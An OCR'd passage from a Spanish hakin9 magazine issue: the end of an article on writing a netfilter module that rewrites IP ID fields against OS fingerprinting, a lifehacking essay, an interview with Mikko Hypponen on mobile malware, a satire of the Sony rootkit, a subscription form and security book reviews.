Aparte del hecho de que los array son copiados, hay otro problema para resolver. El código de un módulo así debe ser multientrada. Puede ocurrir que durante el soporte de uno de los paquetes tiene lugar una suspensión que provoca el pedido del soporte simultáneo del otro paquete. Siempre que aparezca el acceso concurrente a los datos, estamos obligados a administrarlo de algún modo para preservar la cohesión de la datos. Podemos imaginarnos fácilmente la situación cuando para dos paquetes al mismo tiempo definimos el nuevo valor del campo ID del datagrama IP y aumentamos el valor del contador. Esto hace asignar el mismo valor a dos paquetes o otras irregularidades.

Una solución sencilla de este problema es utilizar los bloqueos del tipo `spinlock_t`. Es el mecanismo del núcleo del sistema operativo que soporta la gestión de la concurrencia. Con este fin basta declarar el uso de un tal bloqueo, por ejemplo:

```
static spinlock_t ipid_lock =
SPIN_LOCK_UNLOCKED;
```

Luego, siempre que nos referiremos al valor compartido, poner el pedido de hacer el bloqueo antes el acceso, con ayuda de una de las funciones que sirven para eso:

```
spin_lock_bh(&ipid_lock);
```

Y el pedido de eliminar el bloqueo después de realizar la operación:

```
spin_unlock_bh(&ipid_lock);
```

Es, entonces, importante no provocar la situación cuando uno de los hilos de pilotaje pida la puesta del bloqueo mientras que no hay posibilidad de eliminar el bloqueo puesto por otro hilo. Esto llevaría a un cuelgue, y, por consiguiente, un sistema incapaz de reaccionar e inerte.

Parece que para nuestras necesidades, el problema de almacenamiento de datos fue solucionado. No es, sin embargo, difícil imaginarlos la situación cuando esto no basta. Si quisiéramos, por ejemplo, almacenar los contadores separados para cada corriente IP definido como pareja (origen, objetivo), tendríamos que crear las estructuras más refinadas. A no ser que decidiéramos introducir para cada pareja así una regla separada. Sin embargo, esto no parece ser lo óptimo.

En las situaciones así se puede tomar en consideración la creación de sus propios cache objetos, el mantenimiento para las necesidades del módulo de las estructuras más avanzadas (array de hash, árboles, listas), pero esto es el tema para otro artículo.

Es solamente el principio

La información presentada y un poquito del tiempo bastará para escribir un módulo funcional no complicado. Esto debería animarnos a buscar y escribir los módulos más avanzados.

El paquete *IPTables* está compuesto de varios módulos no enumerados aquí que utilizan las funcionalidades más avanzadas del esqueleto, tales como la posibilidad de seguimiento de las conexiones, escritura de las extensiones de soporte del filtrado de los protocolos que emplean muchas conexiones paralelas o NAT avanzado.

El módulo ipt_IPID, que acabamos de componer puede servir como uno de los elementos del cortafuegos que oculta la identidad real de los sistemas operativos protegidos. Con toda seguridad no será suficiente para completar una tarea así como para realizar esta tarea no bastará el grupo de las funciones *Fingerprint Scrambling* de una solución cortafuegos comercial. Sin embargo, puede servir eficazmente a hacer imposible el escaneo con ayuda de nuestras máquinas de otros nodos en la red.

No olvidemos que el campo ID tiene significado para los datagramas IP fragmentados, así que no se puede cambiar simplemente su valor, si un paquete es el fragmento de algún datagrama IP. Basta asegurar que la regla no será aplicada para los paquetes fragmentados. Se puede hacerlo de varias maneras, por ejemplo, escribiendo otra extensión, esta vez del tipo *match*.

Escribir un ipt_ISN mencionado antes, recomiendo como un pasatiempo intelectual para las largas noches de invierno ya que esto siempre está vinculado con nuevos problemas para solucionar, por ejemplo: cómo almacenar la información sobre la conexión TCP, cómo asegurar el cambio bidireccional de los números de secuencia (en una dirección cambiamos SEQ, en la otra ACK). Con toda seguridad estos problemas pueden ser solucionados.

En secreto, voy a añadir lo que he escrito para este módulo durante preparar este artículo. ●

Sobre el autor

El autor es empleado del Equipo de la Seguridad del Centro de Superordenadores y de la Red en Poznan. Le interesan los problemas de la seguridad teleinformática, trabaja en el Centro y participa en los test de penetración y en los controles realizados por el Equipo de Seguridad. Más información en las páginas del equipo: *http://security.psnc.pl/*

En la red

- *http://www.netfilter.org/documentation/HOWTO//netfilter-hacking-HOWTO.txt* – información sobre la implementación del paquete *Netfilter*,
- *ftp://ftp.rfc-editor.org/in-notes/rfc791.txt* – el documento RFC que describe el protocolo IP,
- *http://www.insecure.org/nmap/nmap-fingerprinting-article.html* – el artículo sobre el tema de la detección remota del sistema operativo con ayuda del análisis de los protocolos de red.



Hacking no sólo en la Red

Michał Piotr Pręgowski 

Grado de dificultad



Muchos informáticos hasta ahora no han perdonado a los medios de comunicación que hayan tervigersado el término hacker. No obstante, es más importante que el espíritu positivista de Eric S. Raymond o de Richard Stallman todavía no ha desaparecido. En la Red se manifesta masivamente como lifehacking, el fenómeno examinado incluso por los lingüistas de los Estados Unidos.

¿Has comprado el billete de avión online y quieres embarcar en clase de negocios, aunque no hayas imprimido la tarjeta de embarque? ¿Quieres bajar la cuota de plazo de tu crédito? ¿O, quizás, te guste mejorar la funcionalidad de tu iPod, pero al mismo tiempo no quieres poner en riesgo tu garantía? Con *Lifehacking* se puede responder no sólo a estas preguntas, sino que también, a miles de otras. Sirve para hacer más fácil la vida gracias al ingenio, la inteligencia y el talento. Por otro lado, Internet permite compartir estos conocimientos con otros usuarios. Los aficionados de la informática y los hackers lo saben muy bien. Por esta razón, no es una casualidad que *lifehacking* haya nacido en estos círculos. El trabajo de perfeccionar los sistemas operativos y el software, encontrar los errores y subsanarlos, favorece las soluciones de atajo; y *lifehacking,* de corto alcance, no es nada más que el afán para hacer nuestra vida más fácil.

Todo empezó con iPod

En vano buscaríamos al autor de este término de moda. No obstante, no bastaría sólo con los esfuerzos de los informáticos para popularizarlo en gran escala, como se observa en actualidad en los Estados Unidos. Hacía falta de un producto electrónico para masas, que les guste a todos. Steve Jobs ha creado un producto así. Los consumidores se enamoraron de sus iPods, aunque de vez en cuando les ocasionan pequeños o mayores problemas. ¿Qué hacer para que Windows 98 detecte el reproductor? ¿Cómo llenar iPod con ficheros video sin emplear iTunes? ¿Dónde, excepto de iTunes, puedo encontrar los podcasts interesantes?

Los reproductores blancos con un logotipo estético en forma de manzanita han proporcionado muchas preguntas de sus usuarios. Los internautas han contestado a muchas de ellas más rápidamente y con más ganas que el servicio técnico de Apple; el término *lifehacking* ha sido creado y ha ganado la popularidad en los foros de usuarios de iPods.

Luego, todo pasó muy pronto; gracias a los blogs, se ha popularizado la información, han aparecido varios servicios que ofrecen los consejos de tipo *how to,* no relacionadas en absoluto con los reproductores mp3. Con el paso de tiempo, *lifehacking* hizo ruido, por lo menos en los Estados Unidos. En diciembre los redactores de Oxford University Press realizaron una investigación sobre las palabras nuevas en

la lengua inglesa, que tuvieron más impacto y dejaron rastro en la cultura lingüística de cada día. Junto con los términos *sudoku*, *rootkit* o *gripe aviar*, indicaron también *lifehack*. No importa que ha ganado *podcast*.

No vivas para ser geek

Uno de los mejores servicios sobre *lifehacking*, Lifehacker.com, cada día ofrece a los lectores nuevas informaciones, cuya diversidad temática produce dolor de cabeza. El lector puede leer cómo eliminar con eficacia los píxels quemados en la pantalla de cristal líquido, así como también cómo reparar un taburete que se balancea. Lifehacker.com ofrece no sólo las informaciones, sino que también las presentaciones en forma de video. Para un usuario común y corriente, la presentación en video de las instalaciones de Linux en iPod, es más comprensible que la mejor descripción.

Al contrario de las apariencias, Lifehacker.com todavía no tiene las consultas acerca *todos los temas* y lo cómico (el taburete descompensado) no influye en la buena imagen general del portal. A pesar de todo, el mayor entusiasmo de los lectores despiertan las informaciones sobre el empleo de cada día de software y de ordenadores. La página web ofrece por ejemplo a los principiantes unos paquetes indispensables, como Pegtop PStart (*http://www.pegtop.net/start*) o Portable Apps (*http://portableapps.com/suite*), en cambio, a los usuarios más avanzados informa sobre los secretos de administración con el servidor personal y de soporte de MySQL, PHP o JSP. Merece la pena subrayar que el *lifehacking* puede resultar útil para los especialistas en informática, pero no ha sido creado para ellos.

Muchos medios de comunicación tradicionales, como, entre otros: Wall Street Journal, Guardian y Time recomiendan el uso de este portal. *Lifehacker.com* determina el objetivo de su funcionamiento de manera inequívoca: *Computers make us more productive. Yeah, right. Lifehacker recommends the downloads, web sites and shortcuts that actually save time. Don't live to geek; geek to live*.

Lo evidente a veces también es necesario

Otro sitio web dedicado a *lifehacking*, Lifehack.org, se enfoca, antes que nada, en el lado no virtual de nuestra vida. Allí hay muchas informaciones interesantísimas, no accesibles vía otros sitios, por ejemplo la descripción detallada del embarque en la clase turísta de las líneas Southwest. La cola larga no es nada amable, pues, ¿porqué no hacerlo enseguida, en buenas condiciones y embarcarse, absolutamente legalmente, en la clase de negocios?

Sin embargo, entre los cincuenta *trucos* más importantes del año 2005 en el portal Lifehack.org, se puede encontrar, entre otros, las consultas relacionadas con la vida feliz, sueño eficiente o .... cómo hacer limpieza de manera productiva. Algunas consultas son bastante triviales. Esto es la peor faceta de *lifehacking,* cuando lo visita más gente y se hace más popular, con más frecuencia aparecen los consejos, que pueden servir únicamente a las personas que no saben nada.

¿Se puede desencantar del hacking?

Eric S. Raymond y otros, desde hace muchos años intentan explicar con paciencia a los periodistas que *hacker* no tiene el mismo significado que *cracker.* El problema consiste en que a una palabra de moda que una vez ha sido devaluada en el sentido corriente, no se devolverá el significado original sólo y únicamente por los artículos en la prensa.

A no ser que hacking se desencante con ayuda de *lifehacking.* La popularidad en los Estados Unidos y el carácter masivo de este movimiento es una oportunidad para el cambio: si los ciudadanos oyen sobre *lifehacking* y recuerdan que es algo útil, es posible que por fin entiendan la razón del hacking verdadero. Se puede indicar que hacking y *lifehacking* son similares sólo en términos generales, y que el primero se dedica a las cuestiones mucho más serias que el segundo. Sin embargo, merece la pena citar el fragmento del texto de Eric S. Raymond, *Cómo convertirse en hacker,* dónde describió el ambiente de los hackers: *Hackers solve problems and build things, and they believe in freedom and voluntary mutual help.*Es difícil, no darse cuenta de que los mismos objetivos guían a *lifehacking,* que a veces resulta ser muy despreocupado.

Por esta razón, hay que creer que *lifehacking*, como modo de vida, se va a arraigar también en Europa. En total, está bien confiar que la imagen de hacking se puede mejorar no sólo con un trabajo penoso, sino que también, preparando sushi de una de las ciento veintiocho maneras que acabas de conocer. ●

Sobre el autor

Michał Piotr Pręgowski se ha graduado del Departamento de Periodismo y de Ciencias Políticas en la Universidad de Varsovia. En actualidad realiza los estudios de doctorado en Instituto de Ciencias Sociales Aplicadas en la misma universidad. Se interesa entre otros, por: impacto social de medios basados en Internet, autopresentación en la comunicación orientada a los ordenadores *self-presentation in the computer-mediated communication*, ludología. Escribe blog dedicado a estas cuestiones que se halla en la dirección: *www.error300.org.*

En la Red

- *http://www.ipodhacks.com* – qué puedes hacer con tu iPod,
- *http://www.lifehack.org* – buenas ideas para cada día, *lifehacking* para ser más productivo,
- *http://www.lifehacker.com* – portal dedicado a mejor uso de las aplicaciones informáticas y de Internet.



Nueva generación de los virus: ¿nadie estará a salvo?

entrevista a Mikko Hypponen

Mikko Hypponen – un hombre que ha dedicado la mayor parte de su vida a la defensa de miles de ordenadores contra los microbios digitales. El año pasado él fue el primero en avisar al mundo del ataque del Sasser que creaba daños inmensos. En 2002 un grupo liderado por él llevó también al descubrimiento y minimización de los ataques a la red del gusano Slapper.

h9: Dedicaste gran parte de tu conferencia en el congreso F-Secure al asunto de los virus, los gusanos y los caballos de Troya para los dispositivos móviles. Hablaste de la situación presente, de todas formas, cuál es, en tu opinión, el futuro del código maligno que opera en las redes WLAN y Bluetooth?

MH: Los peligros potenciales para WLAN son una de las pesadillas más terribles con las que sueñan los miembros de nuestro grupo. Hasta ahora no nos hemos topado con ningún peligro real, pero hay que estar alerta.

Imaginémonos un ataque, cuya fuerza está definida por la transmisión automática a través de miles de conexiones de radio. No importa si será Bluetooth o WLAN. Los virus y troyanos así se multiplican en un abrir y cerrar de los ojos, de un portátil a otro, del PDA al móvil, del presidente de un banco a la red interna del banco.

h9: Un horror. ¿Qué pasará luego?

MH: De esta forma el virus consigue un acceso fácil al área interna no protegida por los cortafuegos ni por filtros. Con cierta facilidad y sin que haga falta vencer las medidas de protección, hay que subrayarlo. Exactamente como los gusanos web tipo Zotob. Su propagación a las esferas estratégicas seguiría, por ejemplo, este método: un empleado infectó sin querer su portátil en casa, luego lo lleva a la oficina donde lo conecta a un cable de red. No se precisa más para que Zotob penetre en el entorno interno de la empresa.

h9: ¿Será más fácil el proceso de infección cuando aparezcan los virus para WLAN y Bluetooth?

MH: ¡Muchísimo más! Basta viajar con un portátil infectado. A unos minutos el virus no sólo estará en tu red, también en las de tus vecinos de arriba y de abajo. Además, infectará el móvil del repartidor de pizza, que acaba de salir de tu oficina... Desde luego, para que tal ataque tenga posibilidad de éxito, tendrán que existir exploits remotos que funcionen en los protocolos Bluetooth y WLAN.

h9: ¿Han aparecido ya las primeras señales del peligro?

MH: Desafortunadamente sí, por ejemplo, las brechas en la protección de la pila Bluetooth de Vidcom. La mayoría de las estaciones de trabajo con el sistema operativo Windows llevaba casi dos años expuesta al exploit remoto que podía utilizarse en el ordenador atacado para ejecutar a través de Bluetooth cualquier código. Es más, tememos que se descubran

brechas en los populares estándares WLAN, ya que sabemos que tal descubrimiento no sólo es posible, sino también muy probable.

h9: En tu conferencia hablaste del sistema Symbian OS. Que yo sepa, es el único sistema operativo de móviles que consiguió infectarse hasta ahora. ¿Cuál es la razón de lo fácil que fue crear un virus precisamente para Symbian y no, por ejemplo, para un Linux móvil?

MH: No existe una brecha única definida. Ningún virus, ningún gusano ni troyano que hayamos visto se esforzaba por explotar una brecha de seguridad concreta; en cambio, confíaba más en la debilidad del usuario. Los virus de este tipo funcionan justamente igual que los virus de e-mail.

h9: ¿Igual que LoveLetter?

MH: Eso es. Las personas engañadas por el asunto y el contenido del mensaje abren el archivo adjunto. En eso mismo se basan los virus que operan en los teléfonos móviles que se divulgan a través de Bluetooth. Por ahora el mayor peligro para los móviles viene por parte de sus propietarios.

Si comparamos los sistemas Windows y Symbian, podemos llegar a interesantes conclusiones. Symbian avisará al usuario de un intento de abrir una aplicación desconocida, Windows no lo hará. Desde este punto de vista Symbian es más seguro que Windows.

h9: ¿Cuáles fueron los troyanos más peligrosos que habéis encontrado en los últimos meses?

MH: Si se trata de infecciones de teléfonos, hay que enumerar los troyanos que impiden que se encienda el móvil. Solían ocurrir infecciones contra cuyo resultado no se podía hacer nada, ni siquiera llamar a emergencias.

Podemos arreglar un teléfono así según varios métodos. Podemos reiniciarlo a la configuración de fábrica, lo que formateará toda la memoria y conducirá a la pérdida de todos los datos, lo que nadie quiere, está claro. Se puede emplear también otro teléfono para cargar en una tarjeta de memoria nuestro software, que elimina el programa maligno del teléfono infectado.

El caballo de Troya más interesante recientemente fué el blank phone. Su nombre se derivó de su método de operación: impide cualquier lectura. Aparecen los iconos y los dibujos, pero no se ve ninguna letra. Es muy engañoso porque, aunque instalemos un antivirus, no leeremos ningún texto. Hay que saber qué teclas pulsar para deshacerse de la infección.

h9: Al descargar un juego en Java al móvil del usuario, ¿existe peligro de infectar ese móvil?

MH: Primero, todavía no hemos visto ningún juego en Java que contenga un virus. Los peligros que conlleva el uso de Java en los móviles seguramente son reales, pero no los hemos localizado aún. Todos los programas malignos con los que hemos tenido contacto fueron código nativo de Symbian.

h9: ¿Cuál es la receta universal que se puede dar a todos los usuarios de teléfonos con Symbian y Bluetooth para que asegurarse su máxima seguridad?

MH: Prácticamente todos los peligros afectan a Symbian de la serie 60. Si nuestro teléfono trabaja en otro sistema, como Symbian de la serie 40 o 80, Windows o Linux, el riesgo que corre el usuario es pequeñísimo. Desde luego, si poseemos un teléfono con Symbian de la serie 60, el peligro de infección surge al instalar aplicaciones procedentes de fuentes desconocidas. Las acciones básicas a tomar consisten en desactivar Bluetooth o al menos pasar al modo oculto y no aceptar las aplicaciones que lleguen, salvo las que hayamos pedido y no instalar ninguna aplicación de origen desconocido bajo ninguna circunstancia.

h9: ¿Los planes de F-Secure incluyen un proyecto para lanzar al mercado un antivirus para otros sistemas que dan soporte a teléfonos móviles, por ejemplo Linux?

MH: Por desgracia no puedo desarrollar el tema, lo que no quiere decir que no estemos desarrollando nuestra línea de software Linux antivirus. Todos saben que Finlandia es un país muy amigo de Linux y de sus usuarios (Linus Torvalds solía vivir al lado de nuestra oficina). Está claro que estamos muy interesados en apoyar a todas las plataformas Linux.

h9: Me interesa mucho el método que utilizas para proteger tu propio sistema privado contra los ataques y también, cómo proteges tu móvil...

MH: Al llevar 15 años en la industria mi actitud hacia la protección es un poco paranóica y empleo una protección de capa múltiple. Mi móvil tiene un antivirus instalado, cierro también todos los puertos abiertos que podrían utilizarse para el ataque. En mi ordenador utilizo dos cortafuegos de equipo, uno que basado en el sistema BSD y otro que viene de mi enrutador.

¿Qué más? En mi portátil tengo un cortafuegos de software con un programa antivirus que escanea el sistema en tiempo real. Si se trata de protección antispam, hay que saber que llevo más de diez años utilizando una sola dirección e-mail que está disponible para todos. Como seguramente habrás adivinado, esto significa cientos de miles de spam a diario. Me protejo con procmail desde mi servidor Unix que echa a la basura y borra gran porcentaje del spam. Después de descargar el resto de los mensajes a mi estación de trabajo, utilizo dos filtros de mensajes más. Como resultado, recibo cada día de cinco a diez correos spam.


h9: ¡Qué eficacia! Mikko, muchas gracias por haberme dedicado un poco de tu tiempo.

MH: Gracias igualmente, y ¡saludos a los lectores de hakin9!

Entrevista realizada por Tomasz Nowak

Mikko Hypponen

Mikko Hypponen tiene 36 años. Es Director del Grupo de Investigación de F-Secure Corp. Se incorporó a la empresa en 1991. Desde 1995 es miembro de honor de CARO (Computer Anti-Virus Researchers Organization). Vive con su familia en una pequeña isla cerca de Helsinki y colecciona tragaperras y pinballs de las últimas décadas.



¿Futuro luminoso? Me dais unas gafas de sol...

Konstantin Klyagin 

Enigma: ¿qué es lo que tienen en común Ozzy Osbourne y un rootkit? Primero, ambos son inventos muy antiguos; segundo, la financiación y la distribución global de ambos corre a cargo de la empresa Sony Music. Desde luego, no lo hace gratis – finalmente hay que pagar por un buen rootkit.

Todo el escándalo con los discos compactos de Sony Music me recordó un cuento corto futurísta. El informe sobre la seguridad del sector del número de noviembre de la revista *hakin9* del año 2014 podría ser, más o menos, así:

Pasaron 10 años desde que se introdujo la primera solución que permitía proteger eficazmente las grabaciones protegidas por los derechos de autor , la precursora fué la empresa Sony BMG. A partir de entonces muchas más empresas de grabación, informáticas y editoriales aceptaron y desarrollaron esta técnica de protección a la cual debemos la total liberación de uno de los problemas más importantes que preocupan a la humanidad del tercer milenio: la piratería.

En el año 2005 la empresa Sony introdujo por primera vez en el mercado un disco de música CD cuya reproducción en el ordendador ocasionó la instalación en él de un rootkit que permitía a la empresa el acceso remoto a los ordenadores de los usuarios para comprobar que las aplicaciones instaladas eran legales. La reacción de los usuarios a esta novedad técnica fué favorable, en su gran mayoría, aunque se notaron ciertas protestas por parte de los fanáticos hacker. Ironicamente, las actividades de estos últimos permitieron el desarrollo de esta técnica de protecciones, ya que fueron los hackers quienes analizaron los rootkit y publicaron las instrucciones que permitían emplearlo libremente. A partir de entonces no solamente la empresa Sony pudo comprobar la legalidad de las aplicaciones – también los mismos usuarios pudieron analizar la legalidad de las aplicaciones empleadas y denunciar a los piratas a la empresa Sony.

A pesar de los avances en el año 2008, en el mundo se encontraban muchos ordenadores no protegidos contra la piratería, de ahí la decisión de las lumbreras de la empresa Pear Computers sobre el empleo de la universalemnte conocida técnica de ruptura forzada de contraseñas. Cada canción descargada por medio de la popular aplicación iRap ocasionó la ejecución del código que iniciaba la detección automática de los ordenadores crecanos que no poseían aplicaciones antipiratas. Esto permitió la instalación de aplicaciones protectoras en las máquinas que hasta el momento estaban abiertas a la piratería. *Debemos aprovechar todos los medios disponibles para librar al mundo de la piratería* – dijo el presidente de la empresa Pear Computers, Stan Werkin, en la conferencia anual sobre los derechos de autor de Shanghai.

A partir del año 2007 ninguna aplicación, incluso las pequeñas herramienta gratuita como las clásicas pequeñas aplicaciones tipo *Hello world*, pudo aparecer sin su propio rootkit que ayudaba en la protección de los ordenadores personales de todo el mundo contra la piratería. Los grandes consorcios gastaron miles de millones en crear aplicaciones autónomas antipirata empleando para ello las técnicas que habían aparecido antes en los gusanos informáticos. Las aplicaciones antipirata viajaron a partir de entonces por la red, instalando rootkits en todos los ordenadores que, por descuido de los usuarios o del fabricante, todavía no poseían rootkits incorporados en el sistema operativo.

Por fin, en el año 2010 todas las técnicas empleadas en el pasado para objetivos malintencionados solamente, recibieron la oportunidad de servir al noble objeto de la eliminación definitiva de la piratería a través de la instalación de diferentes tipos de rootkits en los ordenadores de los usuarios. Aun más, esto libró el mundo de los virus y gusanos distribuidos por los crackers que desaparecieron en la acumulación de las aplicaciones que retozan por Internet.

La libertad de la piratería es una de las libertades más importantes que la humanidad ganó en una de las más importantes guerras virtuales. Recorrimos un largo camino para poder escuchar -hoy en día- música con licencia, ver películas legalmente y emplear aplicaciones legales. Y todo gracias a empresas tales como Pear Computers, Pronomount, Werner Sisters, Necrosaft y Well-Mort.

Nota de la redacción: Sentimos mucho informarles que un grave error que apareció al llevar el artículo a la imprenta. Por circunstancias inexplicadas una maliciosa errata de imprenta reemplazó la palabra privacidad por la palabra piratería. Disculpen la equivocación. ●

Sobre el autor

Konstantin Klyagin, conocido también como Konst, es ingeniero de aplicaciones. Tiene 24 años, se ocupa de los ordenadores desde hace 16 años, posee también el diploma de licenciado en matemática aplicada. Más información: *http://thekonst.net*

¡Pide suscripción!

LiNUX+ por suscripción es más barata: **86 €**



DOS REGALOS



¡En cada número 2 DVDs!

Si tienes preguntas, problemas o dudas, escribe a: suscripcion@software.com.pl

En nuestra tienda virtual podrás adquirir todos los productos de la editorial Software-Wydawnictwo: shop.software.com.pl/es

Pedido

Por favor, rellena este cupón y mándalo por fax: 0048 22 887 10 11 o por correo: Software-Wydawnictwo Sp. z o. o., Piaskowa 3, 01-067 Varsovia, Polonia; e-mail: *suscripcion@software.com.pl*

Nombre(s) .... **Apellido(s)**..

Dirección ....

C. P. .... **Población, provincia** ....

Teléfono .... **Fax** ....

E-mail .... **Suscripción a partir del N°** ....

Precio de suscripción anual de Linux+: 86 €

Realizo el pago con:

☐ **tarjeta de crédito** (EuroCard/MasterCard/Visa/American Express) **nº** ____ ____ ____ ____ **CVC Code** ___

☐ **Válida hasta** ____


☐ **Fecha y firma obligatorias:**

☐ **transferencia bancaria a BANCO SANTANDER CENTRAL HISPANO**

Número de la cuenta bancaria: 0049-1555-11-221-0160876

IBAN: ES33 0049 1555 1122 1016 0876

código SWIFT del banco (BIC): BSCHESMM



Título: Network Security Tools
Autores: Nitesh Dhanjani, Justin Clarke
Editorial: O'Reilly / Helion, http://www.helion.pl/
Número de páginas: 320, formato B5, encuadernación: rústica

Aquí tenemos el típico libro cuyo título no se corresponde con el contenido. El título sugiere que la publicación engloba las dos cuestiones: la seguridad de redes y las herramientas relacionadas.


El tema de la seguridad de redes parece limitado a un conjunto de reglas útiles en las tareas relacionadas con el escaneo de puertos, la identificación de sistemas, la escucha y la creación manual de paquetes del protócolo Ip mediante las librerías disponibles.

Ahora bien, mientras los autores abarcan el tema del desarrollo de software, el asunto reclama un poco más de información acerca de los propios mecanismos de funcionamiento de las aplicaciones, a las que se van creando extensiones en cada uno de los sucesivos capítulos.

En los capítulos que siguen, los autores muestran cómo se pueden efectuar cambios en herramientas tipo Nessus, Ettercap, Hydra o Nikto. Alguien que busque información sobre cómo escribir plugins o desee conocer las técnicas que permiten cambiar las funcionalidades por defecto de las herramientas existentes, encontrará aquí ejemplos pormenorizados de cómo empezar. Desde luego, al leer estos fragmentos, uno tendrá la impresión de que se están cocinando recetas fijas y finalizadas para desempeñar ciertas tareas programadoras. Los autores del libro no han dejado lugar a que el lector aporte su propia reflexión.

Si seguimos con la lectura, está impresión no nos abandonará. Tanto en el capítulo sobre las técnicas que utilizan el núcleo, como al describir las bases del error de desbordamiento de buffer. En cada ocasión, el lector recibe una parca descripción, que omite las cuestiones más complejas y que tan solo es útil para los que quieran familiarizarse con la idea del mecanismo como tal, sin buscar los pormenores del problema.

Para terminar, conviene añadir, que esta publicación requiere que el lector tenga al menos un mínimo conocimiento de C, y a veces también de Ensamblador. Su carácter caótico, así como su manera poco detallada de abordar el tema hacen de el libro una buena lectura tan sólo para principiantes en ámbito de la seguridad.




Título: Intrusion Prevention and Active Response
Autores: M.Rash, A. Orebaugh, G.Clark, B.Pinkard, J.Babbin
Editorial: Mikom, http://mikom.pwn.pl/
Número de páginas: 338, formato 16,5x24 cm, encuadernación: rústica

Intrusion... es prácticamente el único libro dedicado al problema de la prevención de intrusiones, tan de moda y tan hablado últimamente. Las 338 páginas de esta guía ofrecen al lector unos conocimientos muy bien estructurados y abundantes, aunque no servidos en letra gorda. Los cinco autores nos conducen desde los asuntos más básicos, tipo las capas del protocolo, la inspección de paquetes o la cuestión de tiros falsos, por los ataques a cada una de las capas del protocolo, hasta las meditaciones acerca de la modificación de datos en línea o los métodos de evitar la detección por parte de IPS.

Como podemos ver, este librito más bien escueto contiene una carga de conocimientos muy firme. Esto ha sido posible gracias a la gran disciplina de los autores, y a su empeño en apostar por la curiosidad y la pasión descubridora de los lectores. Casi cada capítulo contiene un ejercicio en forma de información por profundizar (marcada graciosamente de marginal) y unos enlaces de referencia a páginas que comentan en detalle una cuestión o herramienta determinada. Y es esta actitud una de las ventajas más grandes (aparte de la información) del libro.

Otra solución que da motivos a alabar el grupo de autores es una estructura de elementos bien pensada: cada uno de los nueve capítulos tiene la misma construcción de comentar el asunto detallado al inicio, resumir del material, subrayar los asuntos por memorizar, incluir una bolsa de ideas y las preguntas más frecuentes. La ventaja adicional del libro la constituye la gran cantidad de los listados.

En pocas palabras: sin duda se trata de un interesante volumen de gran valor, que aborda los temas de forma sistemática. Sin embargo, hay que considerar que no es un libro para vagos. Muchísimo depende del mismo lector: si va a emplear las numerosas pautas e indicaciones respecto a dónde buscar más información, o si las omitirá.




Título: Practical Cryptography
Autores: Niels Ferguson, Bruce Schneider
Editorial: Helion, http://www.helion.pl/
Número de páginas: 296, formato B5, encuadernación: tapa dura

La criptografía práctica es uno de los mejores libros de este ámbito que aparecieron últimamente en el mercado. Fue escrito por verdaderos profesionales que conocen los secretos de su profesión hasta el último rincón. Ya desde el mismo inicio el texto nos hace comprender lo que tantas veces suele silenciarse: la criptografía es sólo una de las numerosas vías hacia la seguridad. De modo que la decisión de emplearla no significa que el nivel de seguridad del sistema aumente automáticamente.

El libro está dividido en tres partes básicas. En la primera, dedicada a la seguridad de comunicación, el lector llega a conocer los protocolos básicos de encriptación, los métodos de autenticación de mensajes y la creación de canales seguros. La segunda parte en su totalidad abarca la cuestión de negociar claves, y la tercera, la de administrarlas.

A medida que vamos avanzando capítulo por capítulo, los autores sin piedad deprivan al lector de sus ilusiones acerca de la criptografía. Los lectores de este volumen se familiarizan también con los arrecifes y las trampas que aguardan a los criptógrafos, así como con los tipos de ataques a los que puede estar vulnerable uno u otro de los elementos comentados. Es de mucho valor el hecho de que los autores, al indicar los métodos de evitar los peligros, animen a los lectores a buscar sus propias soluciones. Aunque el texto no tiene intención de impresionar con discurso matemático, siendo el de sus autores un poco literario, ofrece unos conocimientos muy prácticos y firmes.



Título: Hacking wireless: seguridad de redes inalámbricas
Autores: Andrew Vladimirov, Konstantin V. Gavrilenko, Andrei A. Mikhailovsky
Editorial: Anaya Multimedia
Número de páginas: 640, formato 17,50 x 22,50 cm, Encuadernación: rústica

El texto que presentamos pertenece a la categoría no muy numerosa de los libros informáticos que se leen de un tirón. Introduce las cuestiones relacionadas con los peligros relacionados con las redes WiFi vistos desde distintos puntos de vista, a veces bastante opuestos. Se diría que los autores escriben con la habilidad de prestigitadores. Gracias a tal actitud un lector atento recibe información que le es útil en notar y comprender muchísimos aspectos de los problemas comentados. Lo que es especialmente importante, Hacking wireless no trivializa ninguno de los problemas abordados. En el libro el lector encontrará no sólo unos conocimientos profundos sobre las técnicas de defensa y ataque inalámbricos, sino también bastante información acerca de la criptografía utilizada en las conexiones WiFi.

En su compilación los autores incluyeron un espectro amplio de problemas: desde las reglas de operación de redes, pasando por la selección de software más adecuado y hardware dedicado a funciones específicas, hasta las especificaciones de varios tipos de antenas, o los problemas lindantes con la radioelectrónica y criptografía. Alguien que se haga con el libro tendrá la oportunidad de conocer una cantidad considerable de herramientas, y en particular, de programas poco conocidos destinados a ejecución de tareas especializadas.

Hacking... es un libro para los que se toman su trabajo en serio, y hasta un poco orientado a las personas que realizan auditorías de redes inalámbricas. Aunque se puede tener la impresión de que el texto en cuestión sea de tipo “cómo funciona eso, se puede hacer de otra manera y por qué”, los autores dicen explícitamente en la introducción que no dirigen su trabajo a las personas poco maduras.

Las reseñas se deben a Krystyna Wal y Łukasz Długosz del grupo InfoProf (http://www.infoprof.pl/).

Los libros se obtuvieron gracias a la librería informática de Cracovia (http://www.informatyczna.pl/).

folletín

Mi coche tiene un firewall

Regis Gabineski 

